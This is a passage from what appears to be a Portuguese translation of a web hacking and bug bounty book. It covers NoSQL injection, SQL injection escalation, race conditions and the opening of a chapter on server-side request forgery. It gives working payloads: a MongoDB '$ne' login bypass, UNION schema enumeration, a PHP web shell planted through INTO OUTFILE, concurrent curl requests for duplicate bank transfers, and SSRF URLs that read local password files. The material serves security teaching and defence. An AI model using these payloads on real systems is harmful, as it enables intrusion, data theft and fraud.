Veja o MongoDB, por exemplo. Na sintaxe do MongoDB, `Users.find()` retorna os usuários que atendem a um determinado critério. Por exemplo, a consulta a seguir retorna usuários com o nome de usuário `vickie` e a senha `password123`:

```
Users.find({username: 'vickie', password: 'password123'});
```

Se o aplicativo usar essa funcionalidade para fazer o login dos usuários e preencher a consulta ao banco de dados diretamente com a entrada do usuário, assim:

```
Users.find({username: $username, password: $password});
```

os invasores podem enviar a senha `{$ne: ""}` para fazer login como qualquer pessoa. Por exemplo, digamos que o invasor envie um nome de usuário de `admin` e uma senha de

`{$ne: ""}`. A consulta ao banco de dados seria a seguinte:

```
Users.find({username: 'admin', password: {$ne: ""}});
```

No MongoDB, `$ne` seleciona objetos cujo valor não é igual ao valor especificado. Aqui, a consulta retornaria usuários cujo nome de usuário é `admin` e a senha não é igual a uma string vazia, o que é verdade a menos que o administrador tenha uma senha em branco! Assim, o invasor pode contornar a autenticação e obter acesso à conta do administrador.

A injeção em consultas do MongoDB também pode permitir que os invasores executem código JavaScript arbitrário no servidor. No MongoDB, o `$where`, `mapReduce`,

As operações `$accumulator` e `$function` permitem que os desenvolvedores executem JavaScript arbitrário. Por exemplo, é possível definir uma função dentro da operação `$where` para encontrar usuários chamados `vickie`:

```
Usuários.find( { $where: function() {
  return (this.username === 'vickie') } } );
```

Digamos que o desenvolvedor permita a entrada de usuário não validada nessa função e a utilize para buscar dados da conta, como a seguir:

```
Usuários.find( { $where: function() {
  return (this.username === $user_input) } } );
```

Nesse caso, um invasor pode executar um código JavaScript arbitrário injetando-o na operação `$where`. Por exemplo, o seguinte trecho de código malicioso lançará um ataque de negação de serviço (DoS) acionando um loop `while` interminável:

```
Usuários.find( { $where: function() {
  return (this.username === 'vickie'; while(true){}} } );
```

O processo de busca de injeções NoSQL é semelhante à detecção de injeções SQL. Você pode inserir caracteres especiais como aspas (''), semicolunas (;) e barras invertidas (\), bem como parênteses (()) e colchetes ([]).

chaves ({}) nos campos de entrada do usuário e procurar erros ou outras anomalias.

Você também pode automatizar o processo de busca usando a ferramenta NoSQLMap (<https://github.com/codingo/NoSQLMap/>).

Os desenvolvedores podem evitar ataques de injeção NoSQL validando a entrada do usuário e evitando funcionalidades perigosas do banco de dados. No MongoDB, você pode desativar a execução do JavaScript no lado do servidor usando a opção `--noscripting` na linha de comando ou definindo o sinalizador `security.javascriptEnabled` no arquivo de configuração como false. Encontre mais informações em <https://docs.mongodb.com/manual/faq/fundamentals/index.html>.

Além disso, você deve seguir o *princípio do menor privilégio* ao atribuir direitos aos aplicativos. Isso significa que os aplicativos devem ser executados apenas com os privilégios necessários para operar. Por exemplo, quando um aplicativo requer apenas acesso de leitura a um arquivo, não deve ser concedido a ele nenhuma permissão de gravação ou execução. Isso reduzirá o risco de comprometimento total do sistema durante um ataque.

Aumentando o ataque

Na maioria das vezes, os invasores usam injeções de SQL para extrair informações do banco de dados. A coleta bem-sucedida de dados de uma injeção de SQL é uma tarefa técnica que, às vezes, pode ser complicada. Aqui estão algumas dicas que você pode usar para obter informações sobre um alvo para exploração.

Saiba mais sobre o banco de dados

Primeiro, é útil obter informações sobre a estrutura do banco de dados. Observe que muitas das cargas úteis que usei neste capítulo exigem algum conhecimento do banco de dados, como nomes de tabelas e nomes de campos.

Para começar, você precisa determinar o software do banco de dados e sua estrutura. Tente fazer algumas consultas SQL de tentativa e erro para determinar a versão do banco de dados. Cada tipo de banco de dados terá funções diferentes para retornar seus números de versão, mas a consulta deve ser mais ou menos assim:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, @@versão;--
```

Alguns comandos comuns para consultar o tipo de versão são `@@version` para Microsoft SQL Server e MySQL, `version()` para PostgreSQL e `v$version` para Oracle. O 1 na linha `UNION SELECT 1, DATABASE_VERSION_QUERY;--` é necessário porque, para que um comando UNION funcione, os dois comandos SELECT que ele conecta precisam ter o mesmo número de colunas. O primeiro 1 é essencialmente um nome de coluna fictício que você pode usar para corresponder aos números das colunas.

Depois de conhecer o tipo de banco de dados com o qual está trabalhando, você pode começar a analisá-lo mais a fundo para ver o que ele contém. Esta consulta no MySQL mostrará os nomes das tabelas definidas pelo usuário:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, nome_da_tabela FROM information_schema.tables
```

E esta lhe mostrará os nomes das colunas da tabela especificada. Nesse caso, a consulta listará as colunas da tabela Usuários:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, column_name FROM information_schema.columns
WHERE table_name = 'Users'
```

Todas essas técnicas são possíveis durante ataques clássicos e cegos. Você só precisa encontrar uma maneira diferente de encaixar esses comandos em suas consultas estruturadas. Por exemplo, você pode determinar a versão de um banco de dados com uma técnica baseada em tempo, como esta:

```
SELECT * FROM PremiumUsers WHERE Id=2'
UNION SELECT IF(SUBSTR(@@versão, 1, 1) = '1', SLEEP(10), 0); --
```

Depois de aprender sobre a estrutura do banco de dados, comece a visar determinadas tabelas para exfiltrar os dados que lhe interessam.

Obter um shell da Web

Outra maneira de aumentar as injeções de SQL é tentar obter um shell da Web no servidor. Digamos que estejamos visando a um aplicativo PHP. O seguinte trecho de código PHP pegará o parâmetro de solicitação chamado cmd e o executará como um comando do sistema:

```
<? system($_REQUEST['cmd']); ?>
```

Você pode usar a vulnerabilidade de injeção de SQL para carregar esse código PHP em um local que possa ser acessado no servidor usando INTO OUTFILE. Por exemplo, você pode escrever a senha de um usuário inexistente e o código PHP

<? system(\$_REQUEST['cmd']); ?> em um arquivo localizado em /var/www/html/shell.php no servidor de destino:

```
SELECT Password FROM Users WHERE Username='abc'
UNION SELECT "<? system($_REQUEST['cmd']); ?>"
INTO OUTFILE "/var/www/html/shell.php"
```

Como a senha do usuário inexistente estará em branco, você está essencialmente fazendo upload do script PHP para o arquivo *shell.php*. Em seguida, basta acessar o arquivo *shell.php* e executar qualquer comando que desejar:

```
http://www.example.com/shell.php?cmd=COMMAND
```

Automatização de injeções de SQL

O teste manual de injeção de SQL não é escalonável. Recomendo o uso de ferramentas que o ajudem a automatizar todo o processo descrito neste capítulo, desde a descoberta da injeção de SQL até a exploração. Por exemplo, o sqlmap (<http://sqlmap.org/>) é uma ferramenta escrita em Python que automatiza o

processo de detecção e exploração de

Vulnerabilidades de injeção de SQL. Um tutorial completo do sqlmap está além do escopo deste livro, mas você pode encontrar sua documentação em <https://github.com/sqlmapproject/sqlmap/wiki/>.

Antes de começar a automatizar seus ataques com o sqlmap, certifique-se de entender cada uma de suas técnicas para poder otimizar seus ataques. A maioria das técnicas que ele usa é abordada neste capítulo. Você pode usar o sqlmap como uma ferramenta autônoma ou integrá-lo ao proxy de teste que estiver usando. Por exemplo, você pode integrar o sqlmap ao Burp instalando o plug-in SQLiPy Burp.

Encontrando sua primeira injeção de SQL!

As injeções de SQL são uma vulnerabilidade interessante para ser encontrada e explorada, portanto, tente encontrar uma em um aplicativo de prática ou em um programa de recompensa por bugs. Como as injeções de SQL às vezes são bastante complexas de serem exploradas, comece atacando um aplicativo deliberadamente vulnerável, como o Damn Vulnerable Web Application para praticar, se desejar. Você pode encontrá-lo em <http://www.dvwa.co.uk/>. Em seguida, siga este roteiro para começar a encontrar vulnerabilidades reais de injeção de SQL na natureza:

1. Mapeie qualquer ponto de extremidade do aplicativo que receba entradas do usuário.
2. Insira cargas úteis de teste nesses locais para descobrir se eles são vulneráveis a injeções de SQL. Se o endpoint não for vulnerável a injeções clássicas de SQL, tente técnicas inferenciais.
3. Depois de confirmar que o endpoint é vulnerável a injeções de SQL, use diferentes consultas de injeção de SQL para vazar informações do banco de dados.
4. Escalonar o problema. Descubra quais dados podem ser vazados do endpoint e se é possível obter um desvio de autenticação. Tenha cuidado para não executar nenhuma ação que possa prejudicar a integridade do banco de dados do alvo, como excluir dados do usuário ou modificar a estrutura do banco de dados.
5. Por fim, elabore o seu primeiro relatório de injeção de SQL com um exemplo de carga útil que a equipe de segurança possa usar para duplicar os seus resultados. Como as injeções de SQL são bastante técnicas para serem exploradas na maioria das vezes, é uma boa ideia dedicar algum tempo à elaboração de uma prova de conceito fácil de entender.

12

CONDIÇÕES DE RACE



As condições de corrida são uma das vulnerabilidades mais interessantes dos aplicativos modernos da Web. Elas se originam de simples erros de programação que os desenvolvedores costumam cometer, e esses erros se mostraram caros: os invasores usaram condições de corrida para roubar dinheiro de bancos on-line, sites de comércio eletrônico, corretoras de valores e bolsas de criptomoedas.

Vamos nos aprofundar em como e por que essas vulnerabilidades ocorrem, e como você pode encontrá-las e explorá-las.

Mecanismos

Uma *condição de corrida* ocorre quando duas seções de código projetadas para serem executadas em uma sequência são executadas fora da sequência. Para entender como isso funciona, você precisa primeiro entender o conceito de simultaneidade. Na ciência da computação, a *simultaneidade* é a capacidade de executar diferentes partes de um programa simultaneamente sem afetar o resultado do programa. A simultaneidade pode melhorar drasticamente o desempenho dos programas porque diferentes partes da operação do programa podem ser executadas ao mesmo tempo.

A simultaneidade tem dois tipos: multiprocessamento e multithreading. O *multiprocessamento* refere-se ao uso de várias *unidades centrais de processamento (CPUs)*, ou hardware em um computador que executa instruções, para realizar cálculos simultâneos. Por outro lado, *multithreading* é a capacidade de uma única CPU de fornecer vários *threads* ou execuções simultâneas. Na verdade, esses threads não são executados ao mesmo tempo; em vez disso, eles se revezam no uso da capacidade de computação da CPU. Quando um thread está ocioso, outros threads podem continuar aproveitando os recursos de computação não utilizados. Por exemplo, quando um thread é suspenso enquanto aguarda a entrada do usuário, outro pode assumir o controle da CPU para executar seus cálculos.

A organização da sequência de execução de vários threads é chamada de *agendamento*. Sistemas diferentes usam algoritmos de agendamento diferentes, dependendo de suas prioridades de desempenho. Por exemplo, alguns sistemas podem programar suas tarefas executando primeiro as tarefas de maior prioridade, enquanto outro sistema pode executar suas tarefas distribuindo o tempo de computação em turnos, independentemente da prioridade.

Esse agendamento flexível é exatamente o que causa condições de corrida. As condições de corrida ocorrem quando os desenvolvedores não aderem a determinados princípios de concorrência segura, conforme discutiremos mais adiante neste capítulo. Como o algoritmo de agendamento pode alternar entre a execução de dois threads a qualquer momento, não é possível prever a sequência em que os threads executam cada ação.

Para ver por que a sequência de execução é importante, vamos considerar um exemplo (cortesia da Wikipedia: https://en.wikipedia.org/wiki/Race_condition). Digamos que dois threads de execução simultâneos estejam tentando aumentar o valor de uma variável global em 1. Se a variável começar com um valor 0, deverá terminar com um valor 2. Idealmente, os threads seriam executados nos estágios mostrados na Tabela 12-1.

Tabela 12-1: Execução normal de dois threads operando na mesma variável

Tópico 1	Linha 2	Valor da variável A
Estágio 1		0
Estágio 2 Valor de leitura de A		0
Estágio 3 Aumentar A em 1		0
Estágio 4 Escreva o valor de A		1
Estágio 5	Valor de leitura de A	1
Estágio 6	Aumentar A em 1	1

Porém, se os dois threads forem executados simultaneamente, sem considerar os conflitos que podem ocorrer ao acessar os mesmos recursos, a execução poderá ser programada como na Tabela 12-2.

Tabela 12-2: Cálculo incorreto devido a uma condição de corrida

Tópico 1	Linha 2	Valor da variável A
Estágio 1		0
Estágio 2 Valor de leitura de A		0
Estágio 3	Valor de leitura de A	0
Estágio 4 Aumentar A em 1		0
Estágio 5	Aumentar A em 1	0
Estágio 6 Escreva o valor de A		1
Estágio 7	Escreva o valor de A	1

Nesse caso, o valor final da variável global é 1, o que é incorreto. O valor resultante deve ser 2.

Em resumo, as condições de corrida ocorrem quando o resultado da execução de um thread depende do resultado de outro thread e quando dois threads operam nos mesmos recursos sem considerar que outros threads também estão usando esses recursos. Quando esses dois threads são executados simultaneamente, podem ocorrer resultados inesperados. Certas linguagens de programação, como C/C++, são mais propensas a condições de corrida devido à maneira como gerenciam a memória.

Quando uma condição de corrida se torna uma vulnerabilidade

Uma condição de corrida se torna uma vulnerabilidade quando afeta um mecanismo de controle de segurança. Nesses casos, os invasores podem induzir uma situação em que uma ação sensível é executada antes da conclusão de uma verificação de segurança. Por esse motivo, as vulnerabilidades de condição de corrida também são chamadas de vulnerabilidades *de tempo de verificação* ou *de tempo de uso*.

Imagine que os dois threads do exemplo anterior estejam executando algo um pouco mais sensível: a transferência de dinheiro entre contas bancárias. O aplicativo teria de executar três subtarefas para transferir o dinheiro corretamente. Primeiro, ele precisa verificar se a conta de origem tem um saldo suficientemente alto. Em seguida, ele deve adicionar dinheiro à conta de destino. Finalmente, ele deve deduzir o mesmo valor da conta de origem.

Digamos que você tenha duas contas bancárias, a conta A e a conta B. Você tem US\$ 500 na conta A e US\$ 0 na conta B. Você inicia duas transferências de dinheiro de US\$ 500 da conta A para a conta B ao mesmo tempo. Idealmente, quando duas solicitações de transferência de dinheiro são iniciadas, o programa deve se comportar como mostrado na Tabela 12-3.

Tabela 12-3: Execução normal de dois threads operando na mesma conta bancária

Tópico 1	Linha 2	Saldo das contas A + B
Estágio 1	Verificar o saldo da conta A (US\$ 500)	\$500
Estágio 2	Adicionar US\$ 500 à conta B	US\$ 1.000 (US\$ 500 em A, US\$ 500 em B)
Estágio 3	Deduzir US\$ 500 da conta A	US\$ 500 (US\$ 0 em A, US\$ 500 em B)
Estágio 4	Verificar o saldo da conta A (US\$ 0)	US\$ 500 (US\$ 0 em A, US\$ 500 em B)
Estágio 5	Falha na transferência (saldo baixo)	US\$ 500 (US\$ 0 em A, US\$ 500 em B)

No final, você terá a quantia correta de dinheiro: um total de US\$ 500 em suas duas contas bancárias. Mas se você puder enviar as duas solicitações simultaneamente, talvez consiga induzir uma situação em que a execução dos threads se pareça com a Tabela 12-4.

Tabela 12-4: Resultados de transferência defeituosa devido a uma condição de corrida

Tópico 1	Linha 2	Saldo das contas A + B
Estágio 1	Verificar o saldo da conta A (US\$ 500)	\$500
Estágio 2	Verificar o saldo da conta A (US\$ 500)	\$500
Estágio 3	Adicionar US\$ 500 à conta B	US\$ 1.000 (US\$ 500 em A, US\$ 500 em B)
Estágio 4	Adicionar US\$ 500 à conta B	US\$ 1.500 (US\$ 500 em A, US\$ 1.000 em B)
Estágio 5	Deduzir US\$ 500 da conta A	US\$ 1.000 (US\$ 0 em A, US\$ 1.000 em B)
Estágio 6	Deduzir US\$ 500 da conta A	US\$ 1.000 (US\$ 0 em A, US\$ 1.000 em B)

Observe que, nesse cenário, você acaba com mais dinheiro do que no início. Em vez de ter US\$ 500 em suas contas, agora você possui um total de US\$ 1.000. Você fez aparecer US\$ 500 adicionais do nada, explorando uma vulnerabilidade de condição de corrida!

Embora as condições de corrida sejam frequentemente associadas a sites financeiros, os atacantes também podem usá-las em outras situações, como para manipular sistemas de votação on-line. Digamos que um sistema de votação on-line execute três subtarefas para processar um voto on-line. Primeiro, ele verifica se o usuário já votou. Em seguida, adiciona um voto à contagem de votos do candidato selecionado. Por fim, ele registra que o usuário votou para evitar que ele vote novamente.

Digamos que você tente votar no candidato A duas vezes, simultaneamente. Idealmente, o aplicativo deve rejeitar o segundo voto, seguindo o procedimento

da Tabela 12-5.

Tabela 12-5: Execução normal de dois threads operando nos mesmos votos do usuário

Tópico 1	Linha 2	Votos para o candidato A
Estágio 1		100
Estágio 2 Verificar se o usuário já votou (não votou)		100
Estágio 3 Aumentar a contagem de votos do candidato A		101
Estágio 4 Marcar o usuário como já votado		101
Estágio 5	Verificar se o usuário já votou (ele já votou)	101
Estágio 6	Rejeitar o voto do usuário	101

Porém, se o aplicativo de votação tiver uma vulnerabilidade de condição de corrida, a execução poderá se transformar no cenário mostrado na Tabela 12-6, que dá aos usuários o poder de emitir votos potencialmente ilimitados.

Tabela 12-6: Usuário capaz de votar duas vezes abusando de uma condição de corrida

Tópico 1	Linha 2	Votos para o candidato A
Estágio 1		100
Estágio 2 Verificar se o usuário já votou (não votou)		100
Estágio 3	Verificar se o usuário já votou (não votou)	100
Estágio 4 Aumentar a contagem de votos do candidato A		101
Estágio 5	Aumentar a contagem de votos do candidato A	102
Estágio 6 Marcar o usuário como já votado		102
Estágio 7	Marcar o usuário como já votado	102

Um invasor pode seguir esse procedimento para disparar duas, dez ou até mesmo centenas de solicitações de uma só vez e, em seguida, ver quais solicitações de voto são processadas antes que o usuário seja marcado como já votado.

A maioria das vulnerabilidades de condição de corrida é explorada para manipular dinheiro, créditos de cartões-presente, votos, curtidas em mídias sociais e assim por diante. Mas as condições de corrida também podem ser usadas para contornar o controle de acesso ou acionar outras vulnerabilidades. Você pode ler sobre algumas vulnerabilidades de condição de corrida da vida real no feed HackerOne Hacktivity (<https://hackerone.com/hacktivity?querystring>)

=race%20condition/).

Prevenção

A chave para evitar condições de corrida é proteger os recursos durante a execução usando um método de *sincronização* ou mecanismos que garantam que os threads que usam os mesmos recursos não sejam executados simultaneamente.

Os bloqueios de recursos são um desses mecanismos. Eles impedem que outros threads operem no mesmo recurso por meio do *bloqueio* de um recurso. No exemplo da transferência bancária, o thread 1 poderia bloquear o saldo das contas A e B antes de modificá-las, de modo que o thread 2 teria de esperar que ele terminasse antes de acessar os recursos.

A maioria das linguagens de programação que têm recursos de simultaneidade também tem algum tipo de funcionalidade de sincronização incorporada. É preciso estar ciente dos problemas de simultaneidade em seus aplicativos e aplicar as medidas de sincronização de acordo. Além da sincronização, seguir práticas de codificação segura, como o princípio do menor privilégio, pode evitar que as condições de corrida se transformem em problemas de segurança mais graves.

O *princípio do privilégio mínimo* significa que os aplicativos e processos devem receber apenas os privilégios necessários para concluir suas tarefas. Por exemplo, quando um aplicativo requer apenas acesso de leitura a um arquivo, ele não deve receber nenhuma permissão de gravação ou execução. Em vez disso, você deve conceder aos aplicativos exatamente as permissões de que eles precisam. Isso reduz os riscos de comprometimento total do sistema durante um ataque.

Busca de condições de corrida

A busca por condições de corrida é simples. Mas, muitas vezes, envolve um elemento de sorte. Ao seguir estas etapas, você pode garantir que maximizará suas chances de sucesso.

Etapa 1: Encontre recursos propensos a condições de corrida

Os invasores usam condições de corrida para subverter os controles de acesso. Em teoria, qualquer aplicativo cujas ações sensíveis dependam de mecanismos de controle de acesso pode ser vulnerável.

Na maioria das vezes, as condições de corrida ocorrem em recursos que lidam com números, como votação on-line, pontuações de jogos on-line, transferências bancárias, pagamentos de comércio eletrônico e saldos de cartões-presente. Procure esses recursos em um aplicativo e observe a solicitação envolvida na atualização desses números.

Por exemplo, digamos que, em seu proxy, você tenha detectado a solicitação usada para transferir dinheiro do seu site bancário. Você deve copiar essa solicitação para usá-la em testes. No Burp Suite, você pode copiar uma solicitação clicando com o botão direito do mouse e selecionando **Copiar como comando curl**.

Etapa 2: Enviar solicitações simultâneas

Em seguida, você pode testar e explorar condições de corrida no alvo enviando várias solicitações ao servidor simultaneamente.

Por exemplo, se você tiver US\$ 3.000 em sua conta bancária e quiser ver se pode transferir mais dinheiro do que tem, poderá enviar simultaneamente várias solicitações de transferência para o servidor por meio do comando curl. Se tiver copiado o comando do Burp, basta colar o comando no terminal várias vezes e inserir um caractere & entre cada uma delas. No terminal do Linux, o caractere & é usado para executar vários comandos simultaneamente em segundo plano:

```
curl (transferência $3000) & curl (transferência $3000) & curl (transferência $3000)  
& curl (transferência $3000) & curl (transferência $3000) & curl (transferência $3000)
```

Certifique-se de testar as operações que devem ser permitidas uma vez, mas não várias vezes! Por exemplo, se você tiver um saldo bancário de US\$ 3.000, testar a transferência de US\$ 5.000 é inútil, pois nenhuma solicitação única seria permitida. Mas testar uma transferência de US\$ 10 várias vezes também é inútil, pois você deve ser capaz de fazer isso mesmo sem uma condição de corrida. O segredo é testar os limites do aplicativo executando operações que não devem ser repetidas.

Etapa 3: Verifique os resultados

Verifique se o seu ataque foi bem-sucedido. Em nosso exemplo, se a conta de destino terminar com um acréscimo de mais de US\$ 3.000 após as solicitações simultâneas, seu ataque foi bem-sucedido e você pode determinar que existe uma condição de corrida no endpoint de transferência de saldo.

Observe que o sucesso do seu ataque depende do algoritmo de agendamento de processos do servidor, o que é uma questão de sorte. Entretanto, quanto mais solicitações você enviar em um curto espaço de tempo, maior será a probabilidade de o ataque ser bem-sucedido. Além disso, muitos testes de condições de corrida não serão bem-sucedidos na primeira vez, portanto, é uma boa ideia tentar mais algumas vezes antes de desistir.

Etapa 4: Criar uma prova de conceito

Depois de encontrar uma condição de corrida, você precisará fornecer provas da vulnerabilidade em seu relatório. A melhor maneira de fazer isso é apresentar as etapas necessárias para explorar a vulnerabilidade. Por exemplo, você pode apresentar as etapas de exploração da seguinte forma:

1. Crie uma conta com saldo de US\$ 3.000 e outra com saldo zero. A conta com US\$ 3.000 será a conta de origem de nossas transferências, e a conta com saldo zero será o destino.
2. Execute esse comando:

```
curl (transferência $3000) & curl (transferência $3000) & curl (transferência $3000)  
& curl (transferência $3000) & curl (transferência $3000) & curl (transferência $3000)
```

Isso tentará transferir US\$ 3.000 para outra conta várias vezes simultaneamente.

3. Você deverá ver mais de US\$ 3.000 na conta de destino. Reverta a transferência e tente o ataque mais algumas vezes se você não vir mais de US\$ 3.000 na conta de destino.

Como o sucesso de um ataque de condição de corrida depende da sorte, certifique-se de incluir instruções para tentar novamente se o primeiro teste falhar. Se a vulnerabilidade existir, o ataque deverá ser bem-sucedido após algumas tentativas.

Aumento das condições da corrida

A gravidade das condições de corrida depende da funcionalidade afetada. Ao determinar o impacto de uma condição de corrida específica, preste atenção em quanto um invasor pode ganhar em termos de recompensa monetária ou influência social.

Por exemplo, se uma condição de corrida for encontrada em uma funcionalidade crítica, como saque de dinheiro, transferência de fundos ou pagamento com cartão de crédito, a vulnerabilidade poderá levar a um ganho financeiro infinito para o invasor. Prove o impacto de uma condição de corrida e articule o que os invasores poderão obter em seu relatório.

Encontrando sua primeira condição de corrida!

Agora você está pronto para encontrar sua primeira condição de corrida. Siga estas etapas para manipular aplicativos da Web usando essa técnica elegante:

1. Identifique os recursos propensos a condições de corrida no aplicativo de destino e copie as solicitações correspondentes.
2. Envie várias dessas solicitações críticas para o servidor simultaneamente. Você deve criar solicitações que devem ser permitidas uma vez, mas não várias vezes.
3. Verifique os resultados para ver se seu ataque foi bem-sucedido. E tente executar o ataque várias vezes para maximizar a chance de sucesso.
4. Considere o impacto da condição de corrida que você acabou de encontrar.
5. Elabore seu primeiro relatório de condições de corrida!

13

S E R V E R - S I D E R E Q U E S T F O R G E R Y



A falsificação de solicitações no lado do servidor (SSRF) é uma vulnerabilidade que permite que um invasor envie solicitações em nome de um servidor. Durante uma SSRF, os invasores forjar as assinaturas de solicitação do servidor vulnerável, permitindo que eles assumam uma posição privilegiada em uma rede, contornem os controles de firewall e obtenham acesso a serviços internos.

Neste capítulo, abordaremos como o SSRF funciona, como contornar as proteções comuns para ele e como escalar a vulnerabilidade quando você a encontrar.

Mecanismos

As vulnerabilidades de SSRF ocorrem quando um invasor encontra uma maneira de enviar solicitações como um servidor confiável na rede do alvo. Imagine um servidor da Web voltado para o público na rede da *example.com* chamado *public.example.com*. Esse servidor hospeda um serviço de proxy, localizado em *public.example.com/proxy*, que busca a página da Web especificada

no parâmetro `url` e o exibe de volta para o usuário. Por exemplo, quando o usuário acessa o URL a seguir, o aplicativo Web exibe a página inicial do `google.com`:

`https://public.example.com/proxy?url=https://google.com`

Agora, digamos que `admin.example.com` seja um servidor interno na rede que hospeda um painel de administração. Para garantir que somente os funcionários possam acessar o painel, os administradores configuraram controles de acesso para impedir que ele seja acessado pela Internet. Somente máquinas com um IP interno válido, como uma estação de trabalho de funcionário, podem acessar o painel.

Agora, e se um usuário comum acessar o seguinte URL?

`https://public.example.com/proxy?url=https://admin.example.com`

Aqui, o parâmetro `url` é definido como o URL do painel de administração interno. Sem nenhum mecanismo de proteção SSRF em vigor, o aplicativo Web exibiria o painel de administração para o usuário, porque a solicitação para o painel de administração está vindo do servidor Web, `public.example.com`, uma máquina confiável na rede.

Por meio do SSRF, os servidores aceitam solicitações não autorizadas que os controles de firewall normalmente bloqueariam, como buscar o painel de administração em um computador que não seja da empresa. Muitas vezes, a proteção que existe no perímetro da rede, entre os servidores da Web voltados para o público e os computadores da Internet, não existe entre os computadores da rede confiável. Portanto, a proteção que oculta o painel de administração da Internet não se aplica a solicitações enviadas entre o servidor da Web e o servidor do painel de administração.

Ao forjar solicitações de servidores confiáveis, um invasor pode entrar na rede interna de uma organização e realizar todos os tipos de a t i v i d a d e s mal-intencionadas. Dependendo das permissões concedidas ao servidor vulnerável voltado para a Internet, um invasor pode conseguir ler arquivos confidenciais, fazer chamadas internas de API e acessar serviços internos.

As vulnerabilidades de SSRF têm dois tipos: SSRF regular e SSRF cego. Os mecanismos por trás de ambas são os mesmos: cada uma explora a confiança entre máquinas na mesma rede. A única diferença é que, em uma SSRF cega, o invasor não recebe feedback do servidor por meio de uma resposta HTTP ou de uma mensagem de erro. Por exemplo, no exemplo anterior, saberíamos que a SSRF funcionou se vissemos `admin.example.com` exibido. Mas em uma SSRF cega, a solicitação forjada é executada sem nenhuma confirmação enviada ao invasor.

Digamos que em `public.example.com` outra funcionalidade permita que os usuários enviem solicitações por meio de seu servidor da Web. Mas esse ponto de extremidade não retorna a página resultante para o usuário. Se os invasores puderem enviar solicitações para a rede interna, o endpoint sofrerá uma vulnerabilidade cega de SSRF:

`https://public.example.com/send_request?url=https://admin.example.com/delete_user?user=1`

Embora os SSRFs cegos sejam mais difíceis de serem explorados, eles ainda são extremamente valiosos para um invasor, que pode ser capaz de realizar uma varredura de rede e explorar outras vulnerabilidades na rede. Falaremos mais sobre isso mais tarde.

Prevenção

Os SSRFs ocorrem quando os servidores precisam enviar solicitações para obter recursos externos. Por exemplo, quando você publica um link no Twitter, o Twitter obtém uma imagem desse site externo para criar uma miniatura. Se o servidor não impedir que os usuários acessem recursos internos usando os mesmos mecanismos, ocorrerão vulnerabilidades de SSRF.

Vamos dar uma olhada em outro exemplo. Digamos que uma página em *public.example.com* permita que os usuários carreguem uma foto de perfil, recuperando-a de um URL por meio desta solicitação POST:

```
POST /upload_profile_from_url Host:  
public.example.com
```

```
(Corpo da solicitação POST) user_id=1234&url=https://www.attacker.com/profile.jpeg
```

Para obter o *profile.jpeg* do site *attacker.com*, o aplicativo Web teria que visitar e recuperar o conteúdo do site *attacker.com*. Esse é o comportamento seguro e pretendido do aplicativo. Mas se o servidor não fizer distinção entre recursos internos e externos, um invasor poderá solicitar com a mesma facilidade um arquivo local armazenado no servidor ou qualquer outro arquivo na rede. Por exemplo, ele poderia fazer a seguinte solicitação POST, o que faria com que o servidor Web buscasse o arquivo confidencial e o exibisse como a foto do perfil do usuário:

```
POST /upload_profile_from_url Host:  
public.example.com
```

```
(Corpo da solicitação POST) user_id=1234&url=https://localhost/passwords.txt
```

Existem dois tipos principais de proteção contra SSRFs: listas de bloqueio e listas de permissão. As *listas de bloqueio* são listas de endereços proibidos. O servidor bloqueará uma solicitação se ela contiver um endereço de lista de bloqueio como entrada. Como os aplicativos geralmente precisam buscar recursos de várias fontes da Internet, muitas delas para serem explicitamente permitidas, a maioria dos aplicativos usa esse método. As empresas colocam endereços internos da rede em listas de bloqueio e rejeitam qualquer solicitação que redirecione para esses endereços.

Por outro lado, quando um site implementa a proteção da *lista de permissões*, o servidor permite apenas solicitações que contenham URLs encontrados em uma lista predeterminada e rejeita todas as outras solicitações. Alguns servidores também protegem contra SSRFs exigindo cabeçalhos especiais ou tokens secretos em solicitações internas.

Busca de SSRFs

A melhor maneira de descobrir vulnerabilidades de SSRF é por meio de uma análise do código-fonte do aplicativo, na qual você verifica se o aplicativo valida todos os URLs fornecidos pelo usuário. Porém, quando não é possível obter o código-fonte, você deve concentrar seus esforços em testar os recursos mais propensos à SSRF.

Etapa 1: Identificar recursos propensos a SSRFs

Os SSRFs ocorrem em recursos que exigem a visita e a busca de recursos externos. Isso inclui webhooks, uploads de arquivos, processadores de documentos e imagens, expansões de links ou miniaturas e serviços de proxy. Também vale a pena testar qualquer endpoint que processe um URL fornecido pelo usuário. E preste atenção aos possíveis pontos de entrada de SSRF que são menos óbvios, como URLs incorporados em arquivos que são processados pelo aplicativo (arquivos XML e arquivos PDF podem ser usados com frequência para acionar SSRFs), endpoints de API ocultos que aceitam URLs como entrada e entrada que é inserida em tags HTML.

Os webhooks são pontos de extremidade de retorno de chamada HTTP personalizados usados como um sistema de notificação para determinados eventos do aplicativo. Quando ocorre um evento, como a inscrição de um novo usuário ou um erro de aplicativo, o site de origem faz uma solicitação HTTP para o URL do webhook. Essas solicitações HTTP ajudam a empresa a coletar informações sobre o desempenho e os visitantes do site. Também ajudam as organizações a manter os dados sincronizados em vários aplicativos da Web.

E, caso uma ação de um aplicativo precise acionar uma ação em outro aplicativo, os webhooks são uma forma de notificar o sistema para dar início a outro processo. Por exemplo, se uma empresa deseja enviar um e-mail de boas-vindas a todos os usuários que seguem sua conta de mídia social, ela pode usar um webhook para conectar os dois aplicativos.

Muitos sites permitem que os usuários configurem seus URLs de webhook, e essas páginas de configurações geralmente são vulneráveis a SSRF. Na maioria das vezes, o serviço de webhook de um aplicativo está no portal de seus desenvolvedores. Por exemplo, o Slack permite que os proprietários de aplicativos configurem um webhook por meio da página de configuração do aplicativo (<https://api.slack.com/apps/>). No cabeçalho Event Subscriptions (Assinaturas de eventos), você pode especificar um URL no qual o Slack o notificará quando ocorrerem eventos especiais (Figura 13-1). O campo Request URL (URL de solicitação) desses serviços de webhook geralmente é vulnerável a SSRF.

Por outro lado, *os serviços de proxy* referem-se a serviços que atuam como intermediários entre duas máquinas. Eles ficam entre o cliente e o servidor de uma solicitação para facilitar ou controlar a comunicação entre eles. Casos comuns de uso de serviços de proxy são contornar firewalls da organização que bloqueiam determinados sites, navegar na Internet de forma anônima ou criptografar mensagens da Internet.

